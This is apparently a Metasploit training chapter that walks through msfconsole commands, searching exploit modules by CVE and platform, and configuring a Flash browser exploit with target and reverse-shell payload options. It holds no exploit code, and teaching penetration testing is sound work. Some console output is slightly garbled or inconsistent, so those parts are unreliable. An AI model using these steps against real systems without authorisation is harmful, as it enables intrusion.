Metasploit Exploit modules

An exploit module is a module that uses a payload (i.e. a piece of code executed through the exploit) to take advantage of a vulnerability present in a target system. Each exploit module requires the setting of one or more options that are specific to the target (as a minimum these will always include the target IP and the port number running the vulnerable service). Once all required options have been set the exploit is then armed with the specific payload that will be executed on the target host. The payload will usually be a reverse or bind shell, but can contain other commands too.

Metasploit auxiliary modules

The Metasploit Framework also includes 'auxiliary modules' that do not exploit any vulnerabilities, but gather information or perform other specific tasks. Auxiliary modules can be used for port scanning, service identification, password sniffing and Windows patch enumeration. There are also modules for brute-forcing and fuzzing different protocols (i.e. testing them with invalid data) such as SSH, FTP and SQL.

Customization

Metasploit is highly customizable for advanced users and can be used to develop your own exploits, modules, plugins and scripts. If Metasploit doesn't provide the information gathering module you need by default, you can simply build one for yourself (but you do need to know the Ruby programming language in which Metasploit is written).

User interfaces

The msfconsole user interface is the most stable on Metasploit and we will be working with msfconsole throughout the courseware. Another advantage of msfconsole is its ability to execute external commands like ping and tab auto-completion.

There is also a graphical user interface (GUI) available for Metasploit called Armitage but we will concentrate on msfconsole commands.

Basic Commands

In this chapter we will go through some commonly used basic Metasploit commands. We will cover commands to activate exploits, search exploits and retrieve information from them. We will also learn how to interact with the Metasploit help system.

Msfconsole is launched with the following command:

msfconsole

If you are on Kali Linux you can also start the Metasploit Framework and msfconsole by clicking the Metasploit icon in the dock. Either way will start the PostgreSQL service and Metasploit service automatically.

Note: In older versions of Kali Linux, the Metasploit and SQL services had to be started separately from the command line.

Once launched, the Metasploit Framework welcomes us with some nice Metasploit command line art:

```
          ;lx00KXXX00x:.
          ,o0wMMKd,
          'xNMMMMMMMMMMMMMMMMK,
          :KMMMMMMMMMMMMMMMMK:
          .KMMMMMMMMMMMMMMMMK,
          1MMMMMMMMMMMMd:...    .,dkMMMMMMMMMMMo
          xMMMMMMMMMMMd.          .oNMMMMMMMMMMK
          oMMMMMMMMMd.          dMMMMMMMMMMx
          ;MMMMMMMMMd.          :MMMMMMMMMM,
          xMMMMMMMMMd.          UMMMMMMMMMo
          NMMMMMMMMW.          ,cccccoMMMMMMMMMlcccc;
          HMMMMMMMMX;          ;KMMMMMMMMMMMMX:
          NMMMMMMMMW.          ,KMMMMMMMMMMMMX:
          xMMMMMMMMMd.          ,OMMMMMMMMMK;
          ;MMMMMMMMMd.          'OMMMMMMMMo,
          lMMMMMMMMMd.          .kMMo'
          dMMMMMMMMMd,
          cMMMMMMMMMdNxc'.      #####
          .ONMMMMMMMMMdNc      #+#  #+#
          ;OMMMMMMMMMMd.        +;+
          .dMMMMMMMMMMMd.      +#+:++#+
          'oOMMMMMMMMd.        +:+
          .,cdk00K;            :+  :+
          :::::::+:
          :::::::+:
          Metasploit

      =[ metasploit v5.0.40-dev           ]
+ -- --=[ 1915 exploits - 1074 auxiliary - 330 post      ]
+ -- --=[ 561 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 4 evasion           ]
```

Once Metasploit has booted and the msfconsole has become available (msf5 > or msf > in older versions) we can type the 'help' command to get an overview of the Metasploit core and backend commands. The commands in this overview are accompanied by descriptions that are well worth reading for a better understanding of what they do.

There are so many commands available in Metasploit that it would require an entire book to explain them all. So, just to get you up and running exploits against target machines in the lab network as soon as possible, we will restrict ourselves in the courseware to the most important Metasploit commands. These can be grouped into three categories:

- Basic commands: search, use, back, help, info and exit.

- Exploit commands: 'set' to set variables and 'show' to show the exploit options, targets, payloads, encoders, nops and the advanced and evasion options.
- Exploit execution commands: 'run' and 'exploit' to run exploits against a target.

To display the help menu in Metasploit simply type the following command:

help

The first part of the help menu contains information about the Metasploit core commands such as the commonly used 'set' command to set context-specific variables, for setting the RHOST (remote host) value to the IP address of a target. Another commonly used command in the Core Commands is the sessions command to interact with sessions created by Metasploit.

```
msf5 > help

Core Commands
=====

```

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

The help menu for the Module commands looks as follows:

```
Module Commands
=====

```

Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
info	Displays information about one or more modules
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions

show	Displays modules of a given type, or all modules
use	Interact with a module by name or search term/index

The most commonly used commands are ‘use’ to select a Metasploit module, ‘options’ to display module options and ‘advanced’ to display advanced options for the active Metasploit module.

In the next section we go through a few commands that are worth explaining as you’ll be using them a lot.

Search command

At the time of writing Metasploit contains over 1,900 different exploits. With so many potential exploits available, knowing how to use the search function will not only save you time, but also help you to identify exploits efficiently. The easiest way is to enter the command search followed by the search term. For example, for exploits related to Flash Player you would use search term flash:

search flash

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/flash_rosetta_jsonp_url_disclosure	2014-07-08	normal	Yes	Flash "Rosetta" JSONP GET/POST Response Disclosure
1	auxiliary/server/browser_autopwn2	2015-07-05	normal	No	HTTP Client Automatic Exploiter 2 (Browser Autopwn)
2	exploit/linux/browser/adobe_flashplayer_aslaunch	2008-12-17	good	No	Adobe Flash Player ActionScript Launch Command Execution Vulnerability
3	exploit/multi/browser/adobe_flash_hacking_team_uaf	2015-07-06	great	No	Adobe Flash Player ByteArray Use After Free
4	exploit/multi/browser/adobe_flash_nellymoser_bof	2015-06-23	great	No	Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
5	exploit/multi/browser/adobe_flash_net_connection_confusion	2015-03-12	great	No	Adobe Flash Player NetConnection Type Confusion
6	exploit/multi/browser/adobe_flash_opaque_background_uaf	2015-07-06	great	No	Adobe Flash Player opaqueBackground Use After Free
7	exploit/multi/browser/adobe_flash_pixel_bender_bof	2014-04-28	great	No	Adobe Flash Player Shader Buffer Overflow
8	exploit/multi/browser/adobe_flash_shader_drawing_fill	2015-05-12	great	No	Adobe Flash Player Drawing Fill Shader Memory Corruption
9	exploit/multi/browser/adobe_flash_shader_job_overflow	2015-05-12	great	No	Adobe Flash Player ShaderJob Buffer Overflow
10	exploit/multi/browser/adobe_flash_uncompress_zlib_uaf	2014-04-28	great	No	Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
11	exploit/multi/browser/firefox_svg_plugin	2013-01-08	excellent	No	Firefox 17.0.1 Flash Privileged Code Injection
12	exploit/multi/http/phoenix_exec	2016-07-01	excellent	Yes	Phoenix Exploit Kit Remote Code Execution
13	exploit/osx/browser/adobe_flash_delete_range_tl_op	2016-04-27	great	No	Adobe Flash Player DeleteRangeTimelineOperation Type-Confusion
14	exploit/unix/webapp/flashchat_upload_exec	2013-10-04	excellent	Yes	FlashChat Arbitrary File Upload
15	exploit/unix/webapp/open_flash_chart_upload_exec	2009-12-14	great	Yes	Open Flash Chart v2 Arbitrary File Upload
16	exploit/unix/webapp/openemr_upload_exec	2013-02-13	excellent	Yes	OpenEMR PHP File Upload Vulnerability
17	exploit/windows/browser/adobe_flash_avm2	2014-02-05	normal	No	Adobe Flash Player Integer Underflow Remote Code Execution
18	exploit/windows/browser/adobe_flash_cas132_int_overflow	2014-10-14	great	No	Adobe Flash Player cas132 Integer Overflow
19	exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array	2014-09-23	great	No	Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
20	exploit/windows/browser/adobe_flash_domain_memory_uaf	2014-04-14	great	No	Adobe Flash Player domainMemory ByteArray Use After Free
21	exploit/windows/browser/adobe_flash_filters_type_confusion	2013-12-10	normal	No	Adobe Flash Player Type Confusion Remote Code Execution
22	exploit/windows/browser/adobe_flash_mp4_cprt	2012-02-15	normal	No	Adobe Flash Player MP4 'cprt' Overflow
23	exploit/windows/browser/adobe_flash_otf_font	2012-08-09	normal	No	Adobe Flash Player 11.3 Kern Table Parsing Integer Overflow
24	exploit/windows/browser/adobe_flash_pcrc	2014-11-25	normal	No	Adobe Flash Player PCRE Regex Vulnerability
25	exploit/windows/browser/adobe_flash_regex_value	2013-02-08	normal	No	Adobe Flash Player Regular Expression Heap Overflow
26	exploit/windows/browser/adobe_flash_rtmp	2012-05-04	normal	No	Adobe Flash Player Object Type Confusion
27	exploit/windows/browser/adobe_flash_sps	2011-08-09	normal	No	Adobe Flash Player MP4 SequenceParameterSetNALUnit Buffer Overflow
28	exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized	2014-11-11	good	No	Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory
29	exploit/windows/browser/adobe_flash_worker_byte_array_uaf	2015-02-02	great	No	Adobe Flash Player ByteArray Use After Free
30	exploit/windows/browser/adobe_flashplayer_arrayindexing	2012-06-21	great	No	Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
31	exploit/windows/browser/adobe_flashplayer_avm	2011-03-15	good	No	Adobe Flash Player AVM Bytecode Verification Vulnerability
32	exploit/windows/browser/adobe_flashplayer_flash10	2011-04-11	normal	No	Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
33	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
34	exploit/windows/browser/ms14_012_cmarkup_uaf	2014-02-13	normal	No	MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free
35	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No	Adobe Flash Player "Button" Remote Code Execution
36	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player newfunction Invalid Pointer Use
37	exploit/windows/fileformat/office_ole_multiple_dll_hijack	2015-12-08	normal	No	Office OLE Multiple DLL Side Loading Vulnerabilities
38	exploit/windows/http/netgear_nms_rce	2016-02-04	excellent	Yes	NETGEAR Prosafe Network Management System 300 Arbitrary File Upload
39	exploit/windows/http/oracle_btm_writetofile	2012-08-07	excellent	No	Oracle Business Transaction Management FlashTunnelService Remote Code Execution
40	payload/firefox_exec		normal	No	Firefox XPCOM Execute Command
41	post/osx/gather/enum_keychain		normal	No	OS X Gather Keychain Enumeration
42	post/windows/gather/credentials/flashfxp		normal	No	Windows Gather FlashFXP Saved Password Extraction

As you might expect, there are a lot of exploits for the Flash Player software because Flash has a long history and a reputation for being vulnerable.

Note: This list also includes the CVE-2015-5122 adobe_flash_opaque_background_uaf (Use After Free) zero-day exploit disclosed in the Hacking Team data breach in June 2015. Shortly after this and a few other vulnerabilities were made public, Google and Mozilla pulled the plug on Flash Player and ended support for Flash in Chrome and Firefox.

Searching for exploits with keywords

You can also use the search command with a keyword to search for a specific author or platform. The ‘help search’ command displays the available keywords:

```
msf5 > help search
Usage: search [<options>] [<keywords>]

If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h          Show this help information
  -o <file>   Send output to a file in csv format
  -S <string>  Search string for row filter
  -u          Use module if there is one result

Keywords:
  aka        : Modules with a matching AKA (also-known-as) name
  author     : Modules written by this author
  arch       : Modules affecting this architecture
  bid        : Modules with a matching Bugtraq ID
  cve        : Modules with a matching CVE ID
  eob        : Modules with a matching Exploit-DB ID
  check      : Modules that support the 'check' method
  date       : Modules with a matching disclosure date
  description: Modules with a matching description
  fullname   : Modules with a matching full name
  mod_time   : Modules with a matching modification date
  name       : Modules with a matching descriptive name
  path       : Modules with a matching path
  platform   : Modules affecting this platform
  port       : Modules with a matching port
  rank       : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref        : Modules with a matching ref
  reference  : Modules with a matching reference
  target     : Modules affecting this target
  type       : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit
```

Using the search command with a keyword is pretty straight forward and an example is displayed at the bottom of the help text.

search cve:2019 type:exploit

This search will return CVE (Common Vulnerabilities and Exposures) modules from 2019 (or containing the number 2019) which are exploit modules in Metasploit.

```
msf5 > search cve:2019 type:exploit
Matching Modules
=====
#  Name
-  ...
0  exploit/linux/http/cisco_rv130_rmi_rce
1  exploit/linux/http/cisco_rv32x_rce
2  exploit/linux/http/cpi_tararchive_upload
3  exploit/linux/http/webmin_packageup_rce
4  exploit/linux/http/zimbra_xxe_rce
5  exploit/multi/http/cmsms_showtime2_rce
6  exploit/multi/http/confluence_widget_connector
7  exploit/multi/http/getsimplecms_unauth_code_exec
8  exploit/multi/http/horde_form_file_upload
9  exploit/multi/http/jenkins_metaprogramming
10  exploit/multi/http/pimcore_unserialize_rce
11  exploit/multi/http/rails_double_tap
12  exploit/multi/http/wp_crop_rce
13  exploit/multi/postgres_copy_from_program_cmd_exec
14  exploit/osx/local/feedback_assistant_root
15  exploit/unix/webapp/drupal_restws_unserialize
16  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
17  exploit/unix/webapp/webmin_upload_exec
18  exploit/windows/browser/chrome_filereader_uaf
19  exploit/windows/ibm_was_dmgr_java_deserialization_rce
on Remote Code Execution
20  exploit/windows/misc/ais_esel_server_rce
21  exploit/windows/misc/hp_operations_agent_coda_34

      Disclosure Date  Rank    Check  Description
-----  -----
2019-02-27  good    No    Cisco RV130W Routers Management Interface Remote Command Execution
2018-09-09  normal   Yes   Cisco RV320 and RV325 Unauthenticated Remote Code Execution
2019-05-15  excellent Yes   Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
2019-05-16  excellent Yes   Webmin Package Updates Remote Command Execution
2019-03-13  excellent Yes   Zimbra Collaboration Autodiscover Servlet XEE and ProxyServlet SSRF
2019-03-11  normal   Yes   CMS Made Simple (CMSMS) Showtime2 File Upload RCE
2019-03-25  excellent Yes   Atlassian Confluence Widget Connector Macro Velocity Template Injection
2019-04-28  excellent Yes   GetSimpleCMS Unauthenticated RCE
2019-03-24  excellent No    Horde Form File Upload Vulnerability
2019-01-08  excellent Yes   Jenkins ACL Bypass and Metaprogramming RCE
2019-03-11  normal   Yes   Pimcore Unserialize RCE
2019-03-13  excellent Yes   Ruby On Rails DoubleTap Development Mode secret_key_base Vulnerability
2019-02-19  excellent Yes   WordPress Crop-Image Shell Upload
2019-03-20  excellent Yes   PostgreSQL COPY FROM PROGRAM Command Execution
2019-04-13  excellent Yes   Mac OS X Feedback Assistant Race Condition
2019-02-20  normal   Yes   Drupal RESTful Web Services unserialize() RCE
2019-02-26  excellent Yes   eLFinder PHP Connector exiftran Command Injection
2019-01-17  excellent Yes   Webmin Upload Authenticated RCE
2019-03-21  manual   No    Chrome 72.0.3626.119 FileReader UaF exploit for Windows 7 x86
2019-05-15  excellent No    IBM WebSphere Application Server Network Deployment Untrusted Data Deserialization RCE
2019-03-27  excellent Yes   AIS logistics ESEL-Server Unauth SQL Injection RCE
2012-07-09  normal   Yes   HP Operations Agent Opcode coda.exe 0x34 Buffer Overflow
```


The following command would search for modules with a CVE ID from 2018 and exploits targeting the Windows platform:

search cve:2018 platform:windows

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/fileformat/badpdf		normal	No	BADPDF Malicious PDF Creator
1	auxiliary/gather/nuuo_cms_bruteforce	2018-10-11	normal	No	Nuuo Central Management Server User Session Token Bruteforce
2	auxiliary/gather/nuuo_cms_file_download	2018-10-11	normal	No	Nuuo Central Management Server Authenticated Arbitrary File Download
3	exploit/multi/fileformat/ghostscript_failed_restore	2018-08-21	excellent	No	Ghostscript Failed Restore Command Execution
4	exploit/multi/fileformat/libreoffice_macro_exec	2018-10-18	normal	No	LibreOffice Macro Code Execution
5	exploit/multi/http/coldfusion_ckeditor_file_upload	2018-09-11	excellent	No	Adobe ColdFusion CKEditor unrestricted file upload
6	exploit/multi/http/nuuo_nvrmn1_upgrade_rce	2018-08-04	excellent	Yes	NUUO NVRmini upgrade handle.php Remote Command Execution
7	exploit/multi/http/phpmyadmin_lfi_rce	2018-06-19	good	Yes	phpMyAdmin Authenticated Remote Code Execution
8	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
9	exploit/multi/misc/bmc_patrol_cmd_exec	2019-01-17	excellent	No	BMC Patrol Agent Privilege Escalation Cmd Execution
10	exploit/multi/misc/claymore_dual_miner_remote_manager_rce	2018-02-09	excellent	Yes	Nanopool Claymore Dual Miner APIs RCE
11	exploit/multi/misc/weblogic_deserialize	2018-04-17	manual	Yes	Oracle WebLogic Server Deserialization RCE
12	exploit/windows/browser/exodus	2018-01-25	manual	No	Exodus Wallet (ElectronJS Framework) remote Code Execution
13	exploit/windows/fileformat/foxit_reader_uaf	2018-04-20	normal	No	Foxit PDF Reader Pointer Overwrite UAF
14	exploit/windows/fileformat/vlc_mkv	2018-05-24	great	No	VLC Media Player MKV Use After Free
15	exploit/windows/fileformat/winrar_ace	2019-02-05	excellent	No	RARLAB WinRAR ACE Format Input Validation Remote Code Execution
16	exploit/windows/fileformat/zahir_enterprise_plus_csv	2018-09-28	normal	No	Zahir Enterprise Plus 6 Stack Buffer Overflow
17	exploit/windows/ftp/ftpshell_cli_bof	2017-03-04	normal	No	FTPShell client 6.70 (Enterprise edition) Stack Buffer Overflow
18	exploit/windows/http/gitstack_rce	2018-01-15	great	No	Gitstack Unsanitized Argument RCE
19	exploit/windows/http/manageengine_applmanager_exec	2018-03-07	excellent	Yes	ManageEngine Applications Manager Remote Code Execution
20	exploit/windows/local/alpc_taskscheduler	2018-08-27	normal	No	Microsoft Windows ALPC Task Scheduler Local Privilege Elevation
21	exploit/windows/local/mov_ss	2018-05-08	excellent	No	Microsoft Windows POP/MOV SS Local Privilege Elevation Vulnerability
22	exploit/windows/local/ms18_8120_win32k_privesc	2018-05-09	good	No	Windows SetTimeInfoEx Win32k NULL Pointer Dereference
23	exploit/windows/local/webexec	2018-10-09	good	Yes	WebEx Local Service Permissions Exploit
24	exploit/windows/misc/cloudmie_sync	2018-01-17	great	No	CloudMe Sync v1.10.9
25	exploit/windows/nuuo/nuuo_cms_fu	2018-10-11	manual	No	Nuuo Central Management Server Authenticated Arbitrary File Upload
26	exploit/windows/nuuo/nuuo_cms_sqli	2018-10-11	normal	No	Nuuo Central Management Authenticated SQL Server SQLi
27	exploit/windows/scada/delta_iia_commgr_bof	2018-07-02	normal	No	Delta Electronics Delta Industrial Automation COMMGR 1.08 Stack Buffer Overflow
28	exploit/windows/smb/webexec	2018-10-24	manual	No	WebEx Authenticated User Code Execution
29	post/windows/escalate/unmarshal_cmd_exec	2018-08-05	normal	No	Windows unmarshal post exploitation

Use, back and exit commands

The use command in Metasploit activates a particular module and changes the context of the msfconsole command line to that particular module. The exploit name is given in red on the command line as shown below:



```

[!] msf5 exploit(windows/http/gitstack_rce) > use exploit/windows/http/gitstack_rce
[!] msf5 exploit(windows/http/gitstack_rce) > back

```

In this example we have changed the context of the command line to the exploit called gitstack_rce. From here we can retrieve information about this exploit, set the required exploit parameters, such as the IP of the target, and run it against a target.

To leave the exploit context we use the **back** command which returns us to the msfconsole in the general context. From here on we can choose another module.

The **exit** command exits msfconsole and takes you back to the Linux command line.

Help command

Earlier in this chapter we saw that, the help command in the msfconsole returns a list of possible commands together with a description of what they do. However, if we issue the help command in the context of an exploit module, it will display an overview of the available exploit commands:

```
Exploit Commands
=====
Command      Description
-----
check        Check to see if a target is vulnerable
exploit      Launch an exploit attempt
pry          Open a Pry session on the current module
rcheck       Reloads the module and checks if the target is vulnerable
reload       Just reloads the module
rerun        Alias for rexploit
rexploit     Reloads the module and launches an exploit attempt
run          Alias for exploit

msf exploit(nvidia_metal_ray) > help
```

In the exploit module context, the help command can be used to find out more about a specific exploit command as follows:

help [exploit command]

For example, this command displays options for the exploit command:

help exploit

```
msf5 exploit(windows/http/gitstack_rce) > help exploit
Usage: exploit [options]

Launches an exploitation attempt.

OPTIONS:

-J      Force running in the foreground, even if passive.
-e <opt> The payload encoder to use. If none is specified, ENCODER is used.
-f      Force the exploit to run regardless of the value of MinimumRank.
-h      Help banner.
-j      Run in the context of a job.
-n <opt> The NOP generator to use. If none is specified, NOP is used.
-o <opt> A comma separated list of options in VAR=VAL format.
-p <opt> The payload to use. If none is specified, PAYLOAD is used.
-t <opt> The target index to use. If none is specified, TARGET is used.
-z      Do not interact with the session after successful exploitation.
```

Note: The 'help exploit' command only works when the command line is in the context of an exploit module, otherwise the exploit command is not recognized and you'll get the following error: No such command.

Info command

Once an exploit has been activated with the use command (so we are in the exploit context) we can retrieve information like the name, platform, author, available targets and a lot more by using the info command. In the following screenshot we've used the info command in the context of the gitstack_rce exploit module:

```
msf5 exploit(windows/http/gitstack_rce) > info
      Name: GitStack Unsanitized Argument RCE
      Module: exploit/windows/http/gitstack_rce
      Platform: Windows
      Arch:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great
      Disclosed: 2018-01-15

Provided by:
  Kacper Szurek
  Jacob Robles

Available targets:
  Id  Name
  --  ---
  0   Automatic

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  -----  -----
  Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               yes        The target address range or CIDR identifier
  RPORT      80            yes        The target port (TCP)
  SSL        false          no        Negotiate SSL/TLS for outgoing connections
  VHOST                 no        HTTP server virtual host

Payload information:

Description:
  This module exploits a remote code execution vulnerability that
  exists in GitStack through v2.3.10, caused by an unsanitized
  argument being passed to an exec function call. This module has been
  tested on GitStack v2.3.10.

References:
  https://cvedetails.com/cve/CVE-2018-5955/
  https://www.exploit-db.com/exploits/43777
  https://www.exploit-db.com/exploits/44044
  https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
```

The output shows the options, available targets, the description of the vulnerability and some general information about the platform, ranking and its disclosure date. From this output we can also see what options are required (such as the `rvhost` and the `rvport` in the screenshot which have the word 'yes' in the Required column). 'Required' options are those minimum options that must be set in order to execute the exploit successfully.

The list of available targets also provides important information. Selecting the right target is decisive in successful exploitation and also narrows down the list of compatible payloads.

Exploit Commands

In the previous chapter we've learned how to activate an exploit on the msfconsole and change the command line context to the exploit with the use command. Now we will be looking at how to show the exploit parameters and how to change them with the set command. We will also look at how to show and select compatible payloads, select targets and set the advanced and evasion options. The help show command will display the available parameters for the show command:

```
msf > help show
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf >
```

Show options

When an exploit is activated and the command line context has changed from the core msfconsole to the exploit we can use the show options command to displays the specific options or parameters.

First we will have a look at the options for an exploit named: adobe_flash_shader_drawing_fill exploit. Use the following command on the msfconsole to activate the exploit and switch the command line context to this exploit:

```
use exploit/multi/browser/adobe_flash_shader_drawing_fill
```

Then type the following command to display the available options:

```
show options
```

```
msf exploit(adobe_flash_shader_drawing_fill) > options
Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
  Name   Current Setting  Required  Description
  ----  --------------  --  -----
  Retries      true        no        Allow the browser to retry the module
  SRVHOST      0.0.0.0     yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT      8080        yes       The local port to listen on.
  SSL          false        no        Negotiate SSL for incoming connections
  SSLCert      no          no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH     /X-          no        The URI to use for this exploit (default is random)
  44.2333.t...
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  --------------  --  -----
  LHOST      192.168.1.100  yes       The listen address
  LPORT      4444        yes       The listen port
  vpn
Exploit target:
  Id  Name
  --  --
  0   Windows
```

The Flash exploit contains a total of 6 options from which 2 are required options. The required options are the minimum options that have to be set in order to successfully execute the exploit:

- Retries
- SRVHOST (Required)
- SRVPORT (Required)
- SSL
- SSLCert
- URLPath

Use the set command followed by the option name and the new value to change the default values.

The following command set the SRVHOST to 192.168.0.100:

set SRVHOST 192.168.0.100

The following command changes the SRVPORT from 8080 to 80:

set SRVPORT 80

```
msf exploit(adobe_flash_shader_drawing_fill) > set srvhost 192.168.0.100
srvhost => 192.168.0.100
msf exploit(adobe_flash_shader_drawing_fill) > set srvport 80
srvport => 80
msf exploit(adobe_flash_shader_drawing_fill) > show options

Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Retries  true        no        Allow the browser to retry the module
  SRVHOST  192.168.0.100  yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT  80          yes       The local port to listen on.
  SSL      false        no        Negotiate SSL for incoming connections
  SSLCert  no          no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH  no          no        The URI to use for this exploit (default is random)

Payload options (linux/x86/exec):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  CMD      yes        The command string to execute

Exploit target:
  Id  Name
  --  --
  1   Linux
```

By using the 'show options' command again you can verify that the SRVHOST and SRVPORT values have been changed. This exploit module also contains options with a Boolean value. The Boolean values can also be set with the set command by referencing the option name followed by true or false. The following command sets the SSL value to false:

set SSL false

The following command sets the retries value to true:

set retries true

Show targets

The show targets command returns a list of targets that can be exploited with the active exploit module. For the adobe_flash_shader_drawing_fill exploit the targets consist of different operating systems but it might be different version numbers of specific software, architectures or any other distinguishing aspects that make up different targets as well. It is recommended to check the exploit target list and select the most appropriate target for every exploit in order to increase your chances of success.

When we run the 'show targets' command in the exploit context of adobe_flash_shader_drawing_fill, msfconsole will display the following output:

```
msf exploit(adobe_flash_shader_drawing_fill) > show targets
```

Exploit targets:

Id	Name
--	--
0	Windows
1	Linux

As the output states, this exploit can target both Windows and Linux operating systems. To set a target, in this case we'll choose the Linux operating system, we can use the command set followed by the target ID:

set target 1

By setting the target option the list of payloads will be reduced compatible payloads only. This means that when we set the target to be Linux all Windows payloads will not be displayed on the show payloads command:

```
msf exploit(adobe_flash_shader_drawing_fill) > set target 1
target => 1
msf exploit(adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads
=====
Name           Disclosure Date  Rank  Description
---            -----          ---  -----
generic/custom          normal  Custom Payload
generic/debug_trap      normal  Generic x86 Debug Trap
generic/shell_bind_tcp  normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp  normal  Generic Command Shell, Reverse TCP Inline
generic/tight_loop      normal  Generic x86 Tight Loop
linux/x86/chmod        normal  Linux Chmod
linux/x86/exec          normal  Linux Execute Command
linux/x86/meterpreter/bind_ipv6_tcp  normal  Linux Meterpreter, Bind IPv6 TCP Stager (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid  normal  Linux Meterpreter, Bind IPv6 TCP Stager with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp  normal  Linux Meterpreter, Bind TCP Stager
linux/x86/meterpreter/bind_tcp      normal  Linux Meterpreter, Bind TCP Stager (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid  normal  Linux Meterpreter, Bind TCP Stager with UUID Support (Linux x86)
linux/x86/meterpreter/reverse_ipv6_tcp  normal  Linux Meterpreter, Reverse TCP Stager (IPv6)
linux/x86/meterpreter/reverse_nonx_tcp  normal  Linux Meterpreter, Reverse TCP Stager
linux/x86/meterpreter/reverse_tcp      normal  Linux Meterpreter, Reverse TCP Stager
linux/x86/meterpreter/reverse_tcp_uuid  normal  Linux Meterpreter, Reverse TCP Stager with UUID Support (Linux x86)
linux/x86/metsvc_bind_tcp          normal  Linux Meterpreter Service, Bind TCP
linux/x86/metsvc_reverse_tcp      normal  Linux Meterpreter Service, Reverse TCP Inline
linux/x86/read_file              normal  Linux Read File
linux/x86/shell/bind_ipv6_tcp    normal  Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
linux/x86/shell/bind_ipv6_tcp_uuid  normal  Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
linux/x86/shell/bind_nonx_tcp    normal  Linux Command Shell, Bind TCP Stager
linux/x86/shell/bind_tcp        normal  Linux Command Shell, Bind TCP Stager (Linux x86)
linux/x86/shell/bind_tcp_uuid    normal  Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
linux/x86/shell/reverse_ipv6_tcp  normal  Linux Command Shell, Reverse TCP Stager (IPv6)
linux/x86/shell/reverse_nonx_tcp  normal  Linux Command Shell, Reverse TCP Stager
linux/x86/shell/reverse_tcp      normal  Linux Command Shell, Reverse TCP Stager
